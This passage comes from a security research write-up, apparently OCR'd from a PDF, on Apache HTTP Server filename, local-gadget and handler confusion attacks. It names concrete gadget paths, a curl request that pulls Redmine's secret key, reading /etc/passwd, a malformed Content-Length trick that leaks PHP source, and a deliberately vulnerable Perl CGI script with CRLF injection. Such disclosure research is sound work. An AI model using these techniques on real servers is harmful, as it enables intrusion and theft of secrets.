A closer inspection of different Httpd distributions reveals that Debian/Ubuntu operating systems by default allow `/usr/share`:

|

```
1
2
3
4
```


|

```
<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>
```

| |

So, the next step is to “squeeze” all possibilities within this directory. All available resources, such as existing tutorials, documentation, unit test files, and even programming languages like PHP, Python, and even PHP modules could become targets for our abuse!

P.S. Of course, the exploitation here is based on the Httpd distributed by Ubuntu/Debian operating systems. However, in practice, we have also found that some applications remove the `Require all denied` *line from the root directory, allowing direct access to* `/etc/passwd`.




2-2-1. Local Gadget to Information Disclosure

Let’s hunt for potentially exploitable files in this directory. First off, if the target Apache HTTP Server has the `websocketd` service installed, the default package includes an example PHP script `dump-env.php` under `/usr/share/doc/websocketd/examples/php/`. If there’s a PHP environment on the target server, this script can be accessed directly to leak sensitive environment variables.

Additionally, if the target has services like Nginx or Jetty installed, though `/usr/share` is theoretically a read-only copy for package installation, these services still place their default Web Roots under `/usr/share`, making it possible to leak sensitive web application information, such as the `web.xml` in Jetty.

- /usr/share/nginx/html/
- /usr/share/jetty9/etc/
- /usr/share/jetty9/webapps/

Here’s a simple demonstration using `setup.php` from the `Davical` package, which exists as a read-only copy, to leak contents of `phpinfo()`.



2-2-2. Local Gadget to XSS

Next, how to turn this primitive into XSS? On the Ubuntu Desktop environment, LibreOffice, an open-source office suite, is installed by default. We can leverage the language switch feature in the help files to achieve XSS.

Path: /usr/share/libreoffice/help/help.html


```
1
2
3
4
5
6
7
8
9
10
11
```

```
var url = window.location.href;
var n = url.indexOf('?');
if (n != -1) {

    var version = getParameterByName("Version", url);
    var query = url.substr(n + 1, url.length);
    var newURL = version + '/index.html?' + query;
    window.location.replace(newURL);
} else {
    window.location.replace('latest/index.html');
}
```

| |

Thus, even if the target hasn't deployed any web application, we can still create XSS using an unsafe `RewriteRule` through files that come within the operating system.




2-2-3. Local Gadget to LFI

What about arbitrary file reading? If the target server has PHP or frontend packages installed, like JpGraph, jQuery-jFeed, or even WordPress or Moodle plugins, their tutorials or debug consoles can become our gadgets, for example:

- /usr/share/doc/libphp-jpgraph-examples/examples/show-source.php
- /usr/share/javascript/jquery-jfeed/proxy.php
- /usr/share/moodle/mod/assignment/type/wims/getcsv.php

Here's a simple example exploiting `proxy.php` from jQuery-jFeed to read `/etc/passwd`:



2-2-4. Local Gadget to SSRF

Finding an SSRF vulnerability is also a piece of cake, for instance, MagpieRSS offers a `magpie_debug.php` file, which is fabulous gadget for exploiting:

- /usr/share/php/magpierss/scripts/magpie_debug.php

2-2-5. Local Gadget to RCE

So, can we achieve RCE? Hold on, let's take it step by step! First, This primitive can reapply all known existing attacks again, like an old version of PHPUnit left behind by development or third-party dependencies, can be directly exploited using CVE-2017-9841 to execute arbitrary code. Or phpLiteAdmin installed with a read-only copy, which by default has the password `admin`. By now, you should see the vast potential of Local Gadgets Manipulation. What remains is to discover even more powerful and universal gadgets!

Primitive 2-3. Jailbreak from Local Gadgets

You might ask: "Can't we really break out of `/usr/share`?" Of course, we can, that brings out our third primitive — **Jailbreak from `/usr/share`**!

In Debian/Ubuntu distributions of Httpd, the `FollowSymLinks` option is explicitly enabled by default. Even in non-Debian/Ubuntu versions, Apache HTTP Server also implicitly allows Symbolic Links by default.

|

```
1
2
3
4
5
```

|

```
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>
```

| |

2-3-1. Jailbreak from Local Gadgets

So, any package that has a Symbolic Link in its installation directory pointing outside of `/usr/share` can become a stepping-stone to access more gadgets for further exploitation. Here are some useful Symbolic Links we've discovered so far:

- **Cacti Log**: `/usr/share/cacti/site/` -> `/var/log/cacti/`
- **Solr Data**: `/usr/share/solr/data/` -> `/var/lib/solr/data`
- **Solr Config**: `/usr/share/solr/conf/` -> `/etc/solr/conf/`
- **MediaWiki Config**: `/usr/share/mediawiki/config/` -> `/var/lib/mediawiki/config/`
- **SimpleSAMLphp Config**: `/usr/share/simplesamlphp/config/` -> `/etc/simplesamlphp/`

2-3-2. Jailbreak Local Gadgets to Redmine RCE

To wrap up our jailbreak primitive, let's showcase how to perform an RCE using a double-hop Symbolic Link in Redmine. In the default installation of Redmine, there's an `instances/` folder pointing to `/var/lib/redmine/`, and within `/var/lib/redmine/`, the `default/config/` folder points to the `/etc/redmine/default/` directory, which holds Redmine's database setting and secret key.

|

```
1
2
3
4
5
6
```

|

```
$ file /usr/share/redmine/instances/
 symbolic link to /var/lib/redmine/
$ file /var/lib/redmine/config/
 symbolic link to /etc/redmine/default/
$ ls /etc/redmine/default/
 database.yml    secret_key.txt
```

| |

Thus, through an insecure `RewriteRule` and two Symbolic Links, we can easily access the application secret key used by Redmine:

|


```
1
2
3
4
5
```

|

```
$ curl http://server/html/usr/share/redmine/instances/default/config/secret_key.txt%3f
 HTTP/1.1 200 OK
 Server: Apache/2.4.59 (Ubuntu)
 ...
 6d222c3c3a1881c865428edb79a74405
```

| |

And since Redmine is a Ruby on Rails application, the content of `secret_key.txt` is actually the key used for signing and encrypting. The next step should be familiar to those who have attacked RoR before: by embedding malicious Marshal objects, signed and encrypted with the known keys, into cookies, and then achieving remote code execution through Server-Side Deserialization!



3. Handler Confusion

The final attack I'm going to introduce is the confusion based on Handler. This attack also leverages a piece of technical debt that has been left over from the legacy architecture of Apache HTTP Server. Let's quickly understand this technical debt through an example — if today you want to run the classic `mod_php` on Apache HTTP Server, which of the following two directives do you use?

|

```
1
2
```

|

```
AddHandler application/x-httpd-php .php
AddType  application/x-httpd-php .php
```

| |

The answer is — both can correctly get PHP running! Here are the two directive syntaxes, and you can see that not only are the usages similar, but even the effects are exactly the same. Why did Apache HTTP Server initially design two different directives doing the same thing?

|

```
1
2
```

|

```
AddHandler handler-name extension [extension] ...
AddType media-type extension [extension] ...
```

| |

Actually, `handler-name` and `media-type` represent different fields within Httpd's internal structure, corresponding to `r->handler` and `r->content_type`, respectively. The fact that **users can use them interchangeably without realizing it is thanks to a piece of code that has been in Apache HTTP Server since its early development in 1996**:

Path: server/config.c#L420

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
```

|

```
AP_CORE_DECLARE(int) ap_invoke_handler(request_rec *r) {

  if (!r->handler) {
    if (r->content_type) {
      handler = r->content_type;
      if ((p=ap_strchr_c(handler, ';')) != NULL) {
        char *new_handler = (char *)apr_pmemdup(r->pool, handler,
                                        p - handler + 1);
        char *p2 = new_handler + (p - handler);
        handler = new_handler;

        while (p2 > handler && p2[-1] == ' ')
          --p2;

        *p2='\0';
      }
    }
    else {
      handler = AP_DEFAULT_HANDLER_NAME;
    }

    r->handler = handler;
  }

  result = ap_run_handler(r);
```

| |

You can see that before entering the `ap_run_handler()`, if `r->handler` is empty, the content of the `r->content_type` is used as the final module handler. This is also why `AddType` and `AddHandler` have the identical effect, because the `media-type` is eventually converted into the `handler-name` before handling. So, our third Handler Confusion is mainly developed around this behavior.

Primitive 3-1. Overwrite the Handler

By understanding this conversion mechanism, the first primitive is — **Overwrite the Handler**. Imagine if today the target Apache HTTP Server uses `AddType` to run PHP.

|

```
1
```

|

```
AddType application/x-httpd-php  .php
```

| |

In the normal process, when accessing `http://server/config.php`, `mod_mime`, during the `type_checker` phase, Httpd copies the corresponding content into `r->content_type` based on the file extension set by `AddType`. Since `r->handler` is not assigned during the entire HTTP lifecycle, `ap_invoke_handler()` will treat `r->content_type` as the handler, ultimately calling `mod_php` to handle the request.


However, what happens if any module "accidentally" overwrites `r->content_type` before reaching `ap_invoke_handler()`?

3-1-1. Overwrite Handler to Disclose PHP Source Code

The first exploitation of this primitive is to disclose arbitrary PHP source code by the "accidentally-overwrite". This technique was first mentioned by Max Dmitriev in his research presented at ZeroNights 2021 (kudos to him!), and you can check his slides here:

> Apache 0day bug, which still nobody knows of, and which was fixed accidentally

Max Dmitriev observed that by sending an incorrect `Content-Length`, the remote Httpd server would trigger an unexpected error and inadvertently return the source code of PHP script. Upon investigating the process, he discovered that the issue was due to ModSecurity not properly handling the return value of `AP_FILTER_ERROR` while using the Apache Portable Runtime (APR) library, leading to a double response. When an error occurred, Httpd attempts to send out HTML error messages, thus accidentally overwriting `r->content_type` to `text/html`.



Because ModSecurity did not properly handle the return values, the internal HTTP lifecycle that should have stopped continued. This "side effect" also overwrote the originally added `Content-Type`, resulting in files that should have been processed as PHP being treated as plain documents, exposing its source code and sensitive settings.

|

```
1
2
3
4
5
6
7
8
9
10
11
```

|

```
$ curl -v http://127.0.0.1/info.php -H "Content-Length: x"
> HTTP/1.1 400 Bad Request
> Date: Mon, 29 Jul 2024 05:32:23 GMT
> Server: Apache/2.4.41 (Ubuntu)
> Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
...
<?php phpinfo();?>
```

| |

In theory, all configurations based on `Content-Type` are vulnerable to this type of attack, so apart from the `php-cgi` paired with `mod_actions` shown in Max's slides, pure `mod_php` coupled with `AddType` is also affected.

It's worth mentioning that this side effect was corrected as a request parser bug in Apache HTTP Server version 2.4.44, thus treating this "vulnerability" as fixed until I picked it up again. However, since the root cause is still ModSecurity not handling errors properly, the same behavior can still be successfully reproduced if another code path that triggers `AP_FILTER_ERROR` is found.

P.S. This issue was reported to ModSecurity through the official security mail on 6/20, and the Project Co-Leader suggested returning to the original GitHub Issue for discussion.

3-1-2. Overwrite Handler to

Based on the double response behavior and its side effects mentioned earlier, this primitive could lead to other more cool exploitations. However, as this issue has not been fully fixed, further exploitation will be disclosed after the issue is fully resolved.

Primitive 3-2. Invoke Arbitrary Handlers

Let's think more carefully about the previous Overwrite Handler primitive, although it's caused by ModSecurity not properly handling errors, leading to the request being set with the wrong `Content-Type`, the deeper fundamental root cause should be — **when using `r->content_type`, Apache HTTP Server actually cannot distinguish its semantics; this field can be set by directive during the request phase or used as the `Content-Type` header in the server response**.

Theoretically, if you can control the `Content-Type` header in the server response, you could invoke arbitrary module handlers through this legacy code snippet. This is the last primitive of Handler Confusion — **invoking any internal module handler**!

However, there's still one last piece of the puzzle. In Httpd, all modifications to `r->content_type` from the server response occur after that legacy code. So, even if you can control the value of that field, at that point in the HTTP lifecycle, it's too late to do further exploitation... is that right?

We turned to RFC 3875 for a rescue! RFC 3875 is a specification about CGI, and Section 6.2.2 defines a Local Redirect Response behavior:

>

The CGI script can return a URI path and query-string ('local-pathquery') for a local resource in a Location header field. This indicates to the server that it should reprocess the request using the path specified.

Simply put, the specification mandates that under certain conditions, CGI must use Server-Side resources to handle redirects. A close examination of `mod_cgi` implementation of this specification reveals:

Path: modules/generators/mod_cgi.c#L983

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
```

```
if ((ret = ap_scan_script_header_err_brigade_ex(r, bb, sbuf,
                                                APLOG_MODULE_INDEX)))
{
    ret = log_script(r, conf, ret, dbuf, sbuf, bb, script_err);

    if (ret == HTTP_NOT_MODIFIED) {
        r->status = ret;
        return OK;
    }

    return ret;
}

location = apr_table_get(r->headers_out, "Location");

if (location && r->status == 200) {

}

if (location && location[0] == '/' && r->status == 200) {

    r->method = "GET";
    r->method_number = M_GET;

    apr_table_unset(r->headers_in, "Content-Length");

    ap_internal_redirect_handler(location, r);
    return OK;
}
```

| |

Initially, `mod_cgi` executes[1] CGI and scans its output to set the corresponding headers such as `Status` and `Content-Type`. If[2] the returned `Status` is 200 and the `Location` header starts with a `/`, the response is treated as a Server-Side Redirection and should be processed[3] internally. A closer look at the implementation of `ap_internal_redirect_handler()` shows:

Path: modules/http/http_request.c#L800

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
```

|

```
AP_DECLARE(void) ap_internal_redirect_handler(const char *new_uri, request_rec *r)
{
    int access_status;
    request_rec *new = internal_internal_redirect(new_uri, r);

    if (!new) {
        return;
    }

    if (r->handler)
        ap_set_content_type(new, r->content_type);
    access_status = ap_process_request_internal(new);
    if (access_status == OK) {
        access_status = ap_invoke_handler(new);
    }
    ap_die(access_status, new);
}
```

| |

Httpd first creates[1] a new request structure and copie[2] the current `r->content_type` into it. After processing[3] the lifecycle, it calls[4] `ap_invoke_handler()` — the place including the legacy transformation. So, **in Server-Side Redirects, if you can control the response headers, you can**

invoke any module handler within Httpd. Basically, all CGI implementations in Apache HTTP Server follow this behavior, and here's a simple list:

- mod_cgi
- mod_cgid
- mod_wsgi
- mod_uwsgi
- mod_fastcgi
- mod_perl
- mod_asis
- mod_fcgid
- mod_proxy_scgi
- ...

As for how to trigger this server-side redirect in real-world scenarios? Since you need at least control over the response's `Content-Type` and part of the `Location`, here are two scenarios for reference:

- CRLF Injection in the CGI response headers, allowing overwriting of existing HTTP headers by new lines.
- SSRF that can completely control the response headers, such as a project hosted on `mod_wsgi` like django-revproxy.

The following examples are all based on this insecure CRLF Injection for the purpose of demonstration:

|

```
1
2
3
4
5
6
7
8
9
```

|

```
use CGI;
my $q = CGI->new;
my $redir = $q->param("r");
if ($redir =~ m{^https?://}) {
   print "Location: $redir\n";
}
print "Content-Type: text/html\n\n";
```

| |

3-2-1. Arbitrary Handler to Information Disclosure

Starting with invoking an arbitrary handler to disclose information, we use the built-in `server-status` handler in Apache HTTP Server, which is typically only allowed to be accessed locally:

|

```
1
2
3
4
```

|

```
<Location /server-status>
   SetHandler server-status
   Require local
</Location>
```

